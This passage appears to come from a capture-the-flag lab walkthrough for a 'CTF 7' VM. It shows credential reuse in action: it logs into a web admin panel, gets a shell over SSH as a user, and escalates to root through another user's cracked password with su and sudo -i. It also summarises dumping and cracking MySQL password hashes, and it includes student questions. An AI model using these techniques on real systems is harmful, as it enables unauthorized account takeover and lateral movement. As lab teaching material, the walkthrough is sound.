
We'll try Ruby's account first (she was in the log table.) Assuming the password for Ruby is correct, we can now test to see if password reuse is allowed. We know from the nmap scan that the site has an administrative function on port 8080. Let's try to log into the CTF 7 site 192.168.xxx.xxx:8080 using the username "ruby@localhost.localdomain" and the password from the loot we've plundered so far.



# Admin Area

- [Feedback](#)

Logged in! Look at the Users tab! We now own the website.



## Users

Add new

#	Username	Privileges		
3	brian@localhost.localdomain	admin	Edit	Delete
4	john@localhost.localdomain	admin	Edit	Delete
5	alice@localhost.localdomain	admin	Edit	Delete
6	ruby@localhost.localdomain	admin	Edit	Delete
7	leon@localhost.localdomain	admin	Edit	Delete
8	julia@localhost.localdomain	admin	Edit	Delete
9	michael@localhost.localdomain		Edit	Delete

### A foothold in the OS

Password reuse is a widespread problem that plagues many sites and servers on the Internet. Because good passwords are hard to remember, users commonly have the same password on many different services. Out of curiosity, let's see if the "ruby" username and password from the database will let us in via SSH (Linux login):

```
root@kali:~# ssh ruby@192.168.77.137
ruby@192.168.77.137's password:
Last login: Mon Dec 30 16:49:34 2019 from 192.168.77.128
[ruby@localhost ~]$
```

And it turns out that we can! Now we have a foothold on the target server.

### Answer This

What files or directories are in Ruby's home directory on the CTF 7 server?

## Total Ownage

The next step is to try and get access to the root account. We can do this in a number of ways. The simplest way is to check and see if we can use “su –” or “sudo” to gain access to the root account.

```
[ruby@localhost ~]$ su -  
Password:  
su: incorrect password  
[ruby@localhost ~]$ sudo -l  
[sudo] password for ruby:  
Sorry, user ruby may not run sudo on localhost.  
[ruby@localhost ~]$
```

---

It turns out that the “ruby” account doesn't have the root password or access to the “sudo” command. Chalk one up for the good guys—limiting user access can limit the damage from attacks!

At this point, the full CTF 7 document shows you how to find the PHP file the web site uses to connect to the MySQL database (/var/www/html/inc/db.php) while you are logged in to the CTF 7 VM via SSH. It shows that the web site uses the MySQL root account (bad!) and that the password is blank (very bad!). You then log in to the database with the MySQL root account and dump the user table with usernames and password hashes. Then crack all the hashes with John the Ripper and try to see if any of them give you more access. We are lucky, and don't have to do that. If you look at the passwords that SQLMap cracked, it cracked one for Julia when we asked it to crack the hashes from the users table.

Let's try the same thing we did with Ruby's account with Julia's. If we are lucky, she reused her database password as her Linux password, and maybe she has root or sudo.

```
[ruby@localhost ~]$ su - julia  
Password:  
[julia@localhost ~]$ sudo -i  
[sudo] password for julia:  
[root@localhost ~]#
```

---

Game over!!

Actually, the game has just begun. The attacker can now use the CTF 7 server as a beachhead to attack the CTF 7 internal network. The attacker is now inside the firewall, into the DMZ at a minimum. Even if the web server is in a DMZ, the database server is often in the internal network. The attacker can look for other vulnerable servers or workstations and the usernames and passwords that have already been looted may come in handy again! When the attacker starts moving to other hosts, the process is called “lateral movement” or “pivoting.”

## Answer This

What files are in the root user's home directory on the CTF 7 VM?